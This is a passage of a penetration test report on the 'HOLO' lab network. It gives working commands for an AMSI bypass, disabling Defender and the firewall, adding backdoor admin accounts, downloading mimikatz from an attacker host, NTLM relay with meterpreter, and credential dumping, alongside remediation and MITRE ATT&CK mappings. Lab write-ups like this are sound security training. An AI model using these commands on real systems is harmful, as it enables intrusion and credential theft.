Create persistent access (maintaining access)	Create user and add the user to local administrator group to have persistent access to the victim system • net user hacker hackP@ssw0rd /add • net localgroup administrators hacker /add Turn off windows firewall • netsh advfirewall set allprofiles state off Ensure Remote Desktop Services allow “everyone” permission • net localgroup “Remote Desktop Users” Everyone /Add

	 MITRE ATT&CK Reference: • Tactic – TA0003 – Persistence • Technique – T1098 – Account Manipulation • Technique – T1136 – Create Account • Sub-technique – T1136.001 – Create Account: Local Account • Tactic – TA0005 – Defense Evasion • Technique – T1562 – Impair Defenses • Sub-technique – T1562.004 – Impair Defenses: Disable or Modify System Firewall
Bypass AMSI of target system	Using powershell • [Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHMAaQBVAHQAaQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA==')))),'NonPublic,Static').SetValue($null,$true) • Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse • Set-MpPreference -DisableRealtimeMonitoring $true

	 MITRE ATT&CK Reference: • Tactic – TA0005 – Defense Evasion • Technique – T1562 – Impair Defenses • Sub-technique – T1562.001 – Impair Defenses: Disable or Modify Tools • Technique – T1211 – Exploitation for Defense Evasion
root.txt of 10.200.107,35	 
Upload mimikatz from attacker machine (spin up python web server) to target host using powershell	• Invoke-WebRequest “http://10.50.103.20/mimikatz.exe” -outfile “mimikatz.exe”


	 MITRE ATT&CK Reference: • Tactic – TA0006 – Credential Access • Technique – T1003 – OS Credential Dumping • Sub-technique – T1003.005 – OS Credential Dumping: Cached Domain Credentias • Sub-technique – T1003.002 – OS Credential Dumping: Security Account Manager • Sub-technique – T1003.001 – OS Credential Dumping: LSASS Memory • Sub-technique – T1003.004 – OS Credential Dumping: LSA Secrets
Run mimikatz to dump NTLM hashes/credentials	• .\mimikatz "log host-31.log" "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit  On meterpreter • Run post/windows/gather/hashdump

	 MITRE ATT&CK Reference: • Tactic - TA0006 - Credential Access • Technique – T1003 - OS Credential Dumping • Sub-technique – T1003.005 - OS Credential Dumping: Cached Domain Credentias • Sub-technique – T1003.002 - OS Credential Dumping: Security Account Manager • Sub-technique – T1003.001 - OS Credential Dumping: LSASS Memory • Sub-technique – T1003.004 - OS Credential Dumping: LSA Secrets
Added compromised user account into local administrator group on target system	• net localgroup administrators watamet /add  MITRE ATT&CK Reference: • Tactic – TA0003 - Persistence • Technique – T1098 - Account Manipulation

System: 10.200.107.30

Vulnerability Exploited	NIST - CVE-2016-2115

Description	HOLO does not configure to enforce SMB Signing with SAMBA services This configuration allows man-in-the-middle attackers to spoof SMB clients by modifying the client-server data stream in which BLACK SUN SECURITY exploited SMB Session with abusing NTLM session to gain access to 10.200.107.30
Impact	Critical
System	10.200.107.30
Port Open	TCP: 53,80,88,135,139,389,445,3389
References	NIST - CVE-2016-2115 Additional Reference: • CWE-254: 7PK - Security Features (4.5) • CVE Details - CVE-2016-2115 • Tenable - SMB Signing not required • An SMB Relay Race – How to Exploit LLMNR and SMB Message Signing for Fun and Profit • Remote NTLM Relaying via Meterpreter • Remote NTLM relaying through meterpreter on Windows port 445
Vulnerability Explanation	This vulnerability allows attackers to perform man-in-the-middle attackers to spoof SMB clients by modifying the client-server data stream
Vulnerability Fix / Remediation	Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'.
Remediation Owner	System Owner
Nmap Scan Result	• nmap -nvv -Pn -T4 -F 10.200.107.30



	 MITRE ATT&CK Framework References: • Tactic - TA0043 - Reconnaissance • Technique - T1595 - Active Scanning • Technique - T1592 - Gather Victim Host Information • Technique - T1590 - Gather Victim Network Information • Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks • Sub-technique – T1592.002 - Gather Victim Host Information: Software • Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses
Exploit SMB session with abusing NTLM session from 10.200.107.35 to gain access to 10.200.107.30	Reference: • An SMB Relay Race – How to Exploit LLMNR and SMB Message Signing for Fun and Profit • Remote NTLM Relaying via Meterpreter • Remote NTLM relaying through meterpreter on Windows port 445

BLACK SUN SECURITY referring to the references above to perform epxloitation.

BLACK SUN SECURITY ready the requirement below to ensure this exploitation to be success:

- Download ntlmrelayx from the link
- Spin up the ntlmrelayx on BLACK SUN SECURITY attacker machines with command below:
  - sudo python3 ntlmrelayx.py -t smb://10.200.107.30 -smb2support -socks
- Ensure the sshutle is running to forward traffic to HOLO corporate network that been started in this section.
- BLACK SUN SECURITY leveraging the meterpreter shell access to 10.200.107.35 obtained previously from 10.200.107.35 to conduct the this exploitation in this section.
- Prepare proxychain configuration, added configuration below to /etc/proxychains.conf
  - socks4 127.0.0.1 1080
  - Note: BLACK SUN SECURITY has the proxychain installed on attacker machines with command below
    - sudo apt install proxychains

Screenshot of readiness of requirement prior to perform explotation as below:

- 
```
┌──(kali㉿kali)-[~/Desktop/TryHackMe-Holo-Network-Premium-Completed]
└─$ sudo python3 ntlmrelayx.py -t smb://10.200.107.30 -smb2support -socks
Impacket v0.9.24.dev1+20210827.162957.5aa97fa7 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] SOCKS proxy started. Listening at port 1080
[*] SMB Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] Setting up SMB Server
```
- 
```
┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo sshuttle -D -N -r linux-admin:linuxrulez@10.200.107.33 -x 10.200.107.33 10.200.107.0/24 -vv
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo ps -elf | grep sshu
0 S root        1228       1  0  80   0 -  2179 -      04:01 pts/1    00:00:00 logger -p daemon notice -t sshuttle
0 S root        1230       1  0  80   0 -  5310 -      04:01 ?        00:00:00 /usr/bin/python3 /usr/bin/sshuttle -v -v --method auto --firewall --syslog
0 S root        1231    1230  0  80   0 -  2179 -      04:01 ?        00:00:00 logger -p daemon notice -t sshuttle
0 S root        1236       1  0  80   0 -  5377 -      04:01 ?        00:00:00 /usr/bin/python3 /usr/bin/sshuttle -D -N -r linux-admin:linuxrulez@10.200.107.33 -x 10.200.107.33 10.200.107.0/24 -vv
0 S kali        1268    1122  0  80   0 -  1545 -      04:01 pts/1    00:00:00 grep --color=auto sshu

┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$
```
- 
```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ PC-FILESRV01  10.50.103.20:16666 -> 10.200.107.35:58004 (10.200.107.35)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/proxychains.conf | grep socks4
#                socks4  192.168.1.49    1080
#       proxy types: http, socks4, socks5
#socks4         127.0.0.1 9050
socks4 127.0.0.1 1080
```

Once the requirement ready, BLACK SUN SECURITY perform the exploitation with the step below:

- On the meterpreter of 10.200.107.35 open shell channel with command below
  - shell
- Execute command below to disable/stop SMB services on 10.200.107.35 within meterpreter shell
  - sc stop netlogon
  - sc stop lanmanserver
  - sc config lanmanserver start= disabled
  - sc stop lanmanworkstation
  - sc config lanmanworkstation start= disabled
- Restart 10.200.107.35 within meterpreter shell
  - shutdown /r /t 0
- Perform nmap scan to ensure port 445 which is SMB service is not running/open
  - nmap -p 445 10.200.107.35
- If meterpreter sessions is down, rerun the meterpreter – refer to this section.
- Once the meterpreter sessions is callbacked, execute below command within meterpreter
  - portfwd add -R -L 0.0.0.0 -l 445 -p 445

Screenshot of step taken by BLACK SUN SECURITY to perform the exploitation as below:



```
C:\Windows\system32>sc stop netlogon
sc stop netlogon

SERVICE_NAME: netlogon
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0xea60

C:\Windows\system32>sc stop lanmanserver
sc stop lanmanserver

SERVICE_NAME: lanmanserver
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x4e20

C:\Windows\system32>sc config lanmanserver start= disabled
sc config lanmanserver start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>sc config lanmanworkstation start= disabled
sc config lanmanworkstation start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>sc stop lanmanworkstation
sc stop lanmanworkstation
[SC] ControlService FAILED 1051:

A stop control has been sent to a service that other running services are dependent on.
```

```
C:\Windows\system32>shutdown /r /t 0
shutdown /r /t 0
```



```
root@ip-10-200-107-33:~# nmap -p 445 10.200.107.35
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 09:16 UTC
Nmap scan report for ip-10-200-107-35.eu-west-1.compute.internal (10.200.107.35)
Host is up (0.00017s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
MAC Address: 02:47:8E:03:D4:6D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
root@ip-10-200-107-33:~#
```



```
msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 10.200.107.35
[*] Meterpreter session 2 opened (10.50.103.20:16666 -> 10.200.107.35:49724) at 2021-09-09 05:11:37 -0400

msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > portfwd add -R -L 0.0.0.0 -l 445 -p 445
[*] Local TCP relay created: 0.0.0.0:445 <-> :445
meterpreter > portfwd

Active Port Forwards
====================

   Index  Local         Remote        Direction
   -----  -----         ------        ---------
   1      0.0.0.0:445   0.0.0.0:445   Reverse

1 total active port forwards.

meterpreter >
```

	Exploitation completed:  MITRE ATT&CK Reference: • Tactic - TA0006 - Credential Access • Technique – T1557 - Man-in-the-Middle • Sub-technique – T1557.001 - Man-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay • Tactic – TA0011 - Command and Control • Technique – T1090 - Proxy • Technique – T1572 - Protocol Tunneling • Tactic – TA0005 – Defense Evasion • Technique – T1562 - Impair Defenses • Sub-technique – T1562.001 - Impair Defenses: Disable or Modify Tools • Tactic – TA0040 - Impact • Technique – T1489 – Service Stop • Technique – T1529 – System Shutdown/Reboot
Post exploitation, access to target host – 10.200.107.30	• Download smbexec.py from this link • Execute command below on attacker machine to gain shell access to 10.200.107.30 ○ sudo proxychains python3 ./smbexec.py -no-pass HOLOLIVE/SRV-ADMIN@10.200.107.30 -shell-type cmd 

	 MITRE ATT&CK Reference: • Tactic – TA0008 - Lateral Movement • Technique – T1021 – Remote Services • Sub-technique – T1021.002 - Remote Services: SMB/Windows Admin Shares • Tactic – TA0011 - Command and Control • Technique – T1090 - Proxy
Create persistent access (maintaining access)	Create user and add the user to local administrator group to have persistent access to the victim system • net user hacker hackP@ssw0rd /add • net localgroup administrators hacker /add Turn off windows firewall • netsh advfirewall set allprofiles state off Ensure Remote Desktop Services allow “everyone” permission • net localgroup "Remote Desktop Users" Everyone /Add

	 MITRE ATT&CK Reference: • Tactic – TA0003 - Persistence • Technique – T1098 - Account Manipulation • Technique – T1136 – Create Account • Sub-technique – T1136.001 - Create Account: Local Account • Tactic – TA0005 – Defense Evasion • Technique – T1562 - Impair Defenses • Sub-technique – T1562.004 - Impair Defenses: Disable or Modify System Firewall
Add compromised user into local administrator group	• net localgroup administrators watamet /add  MITRE ATT&CK Reference: • Tactic – TA0003 - Persistence • Technique – T1098 - Account Manipulation
Access target host using Remote Desktop from attacker machine	• sudo rdesktop -v 10.200.107.30 -u 'hacker' -p 'hackP@ssw0rd'

	 MITRE ATT&CK Reference: • Tactic – TA0008 - Lateral Movement • Technique – T1021 – Remote Services • Sub-technique – T1021.001 - Remote Services: Remote Desktop Protocol
root.txt on 10.200.107.30	
Dump NTLM hashes from 10.200.107.30	• Download secretsdump.py from this link. • Execute below command from attacker machine using user credential created to dump NTLM hashes from 10.200.107.30 ○ sudo python3 ./secretsdump.py 'HOLOLIVE/hacker:hackerPassw0rd@10.200.107.30'

MITRE ATT&CK Reference:

- Tactic - TA0006 - Credential Access
- Technique – T1003 - OS Credential Dumping
- Sub-technique – T1003.005 - OS Credential Dumping: Cached Domain Credentias
- Sub-technique – T1003.002 - OS Credential Dumping: Security Account Manager
- Sub-technique – T1003.001 - OS Credential Dumping: LSASS Memory
- Sub-technique – T1003.004 - OS Credential Dumping: LSA Secrets

Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable.

The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again.

Many exploits may only be exploitable once and we may never be able to get back into a system after we have already per-formed the exploit.

Black Sun Security added administrator or root level accounts on all systems compromised. In addition to the administrative/root access, Black Sun Security has added attacker sshkey to all system compromised that have SSH service running.

House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed.

Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that Black Sun Security are meticulous and no remnants of our penetration test are left over is important.

After the penetration test were completed, Black Sun Security removed all user accounts, passwords, malicious files (including reverse shell php file, mimikatz, powershell script and DLL file), database tables and sshkey installed on the system.

Black Sun Security has ensured all the services that have been turn off or disabled during the assessment are revert back to normal, docker container is up and running (remove leftover container used for privilege escalation) and any modification of user account group/permission is revert back as well.

HOLO should not have to remove any user accounts or services from the system

Conclusion | Summary

HOLO corporate network suffered a series of improper user input validation that led to complete compromise of internal network in which BLACK SUN SECURITY has successful obtained access with administrative privileges into four (4) system that were on the HOLO corporate network.

The objectives of this penetration testing were met as BLACK SUN SECURITY has identified and determined the impact of potential security beach on confidentiality of HOLO corporate data and internal infrastructure.

It is highly recommended that HOLO take immediate action to patch these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort (as low-hanging fruits).

Additional Items

Appendix 1 – References

Vulnerabilities References

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- CWE-640: Weak Password Recovery Mechanism for Forgotten Password
- CWE-434: Unrestricted Upload of File with Dangerous Type
- CWE-427: Uncontrolled Search Path Element
- NIST - CVE-2016-2115
- Code Execution via Local File Inclusion
- PortSwigger - Robots.txt file
- CWE-23
- CWE-36
- CWE-184
- CWE-182
- NIST - CVE-2020-28950 Detail
- CVE Detail - CVE-2020-28950
- IBM X-Force Exchange - Anti-Ransomware Tool privilege escalation
- CWE-254: 7PK - Security Features (4.5)
- CVE Details - CVE-2016-2115
- Tenable - SMB Signing not required
- Unrestricted File Upload - OWASP

Vulnerabilities Articles

- Password reset poisoning - PortSwigger
- Password Reset Vulnerability (Poisoning) - Acunetix
- DLL Hijacking
- An SMB Relay Race – How to Exploit LLMNR and SMB Message Signing for Fun and Profit
- Remote NTLM Relaying via Meterpreter
- Remote NTLM relaying through meterpreter on Windows port 445
- An SMB Relay Race – How to Exploit LLMNR and SMB Message Signing for Fun and Profit
- Remote NTLM Relaying via Meterpreter
- Remote NTLM relaying through meterpreter on Windows port 445
- Project 12: Cracking Linux Password Hashes with Hashcat

Best Practices

- OWASP Secure Coding Best Practice v2

Tool References

- NTLMRelayx
- SMBexec
- secretsdump
- Generate Backdoor via SQL Injection
- https://gtfobins.github.io/gtfobins/docker/#suid
- applocker bypass checker
- PHP Reverse Shell

Appendix 2 – MITRE ATT&CK Framework

This appendix 2 – MITRE ATT&CK Framework show the tactics, techniques and sub-techniques used that can be correlated to the action of BLACK SUN SECURITY performed during this assessment.

This is extremely useful and acted as a guide for HOLO to plan, engage improvement of detection capabilities (or early detection) and response to the threats and risks in HOLO corporate environment.

Tactics

- Tactic - TA0001 - Initial Access
- Tactic – TA0002 - Execution
- Tactic – TA0003 - Persistence
- Tactic – TA0004 - Privilege Escalation
- Tactic – TA0005 – Defense Evasion
- Tactic - TA0006 - Credential Access
- Tactic – TA0007 - Discovery
- Tactic – TA0008 - Lateral Movement
- Tactic – TA0040 - Impact
- Tactic - TA0043 - Reconnaissance

Techniques

- Technique – T1003 - OS Credential Dumping
- Technique – T1021 – Remote Services
- Technique – T1055 - Process Injection
- Technique – T1059 - Command and Scripting Interpreter
- Technique – T1078 – Valid Accounts
- Technique – T1087 – Account Discovery
- Technique – T1090 - Proxy
- Technique – T1098 - Account Manipulation
- Technique – T1110 – Brute Force
- Technique – T1136 – Create Account
- Technique - T1190 - Exploit Public-Facing Application
- Technique – T1210 - Exploitation of Remote Services
- Technique – T1211 - Exploitation for Defense Evasion
- Technique – T1212 - Exploitation for Credential Access
- Technique – T1218 - Signed Binary Proxy Execution
- Technique – T1489 – Service Stop
- Technique – T1505 - Server Software Component
- Technique – T1529 – System Shutdown/Reboot
- Technique – T1548 - Abuse Elevation Control Mechanism
- Technique - T1552 - Unsecured Credentials
- Technique – T1557 - Man-in-the-Middle
- Technique – T1562 - Impair Defenses
- Technique – T1572 - Protocol Tunneling
- Technique – T1574 - Hijack Execution Flow
- Technique – T1611 – Escape to Host
- Technique - T1590 - Gather Victim Network Information
- Technique - T1592 - Gather Victim Host Information
- Technique - T1595 - Active Scanning

Sub-techniques

- Sub-technique – T1003.008 - OS Credential Dumping: /etc/passwd and /etc/shadow
- Sub-technique – T1021.001 - Remote Services: Remote Desktop Protocol
- Sub-technique – T1021.002 - Remote Services: SMB/Windows Admin Shares
- Sub-technique – T1059.004 - Command and Scripting Interpreter: Unix Shell
- Sub-technique – T1078.003 - Valid Accounts: Local Accounts
- Sub-technique – T1087.001 – Account Discovery: Local Account
- Sub-technique – T1098.004 - Account Manipulation: SSH Authorized Keys
- Sub-technique – T1110.002 – Brute Force: Password Cracking
- Sub-technique – T1136.001 - Create Account: Local Account
- Sub-technique – T1218.011 - Signed Binary Proxy Execution: Rundll32
- Sub-technique – T1136.001 - Create Account: Local Account
- Sub-technique – T1218.011 - Signed Binary Proxy Execution: Rundll32
- Sub-technique – T1505.003 - Server Software Component: Web Shell
- Sub-technique – T1548.001 - Abuse Elevation Control Mechanism: Setuid and Setgid
- Sub-technique - T1552.001 - Unsecured Credentials: Credentials In Files
- Sub-technique – T1557.001 - Man-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay
- Sub-technique – T1562.001 - Impair Defenses: Disable or Modify Tools
- Sub-technique – T1562.004 - Impair Defenses: Disable or Modify System Firewall
- Sub-technique – T1574.001 - Hijack Execution Flow: DLL Search Order Hijacking
- Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses
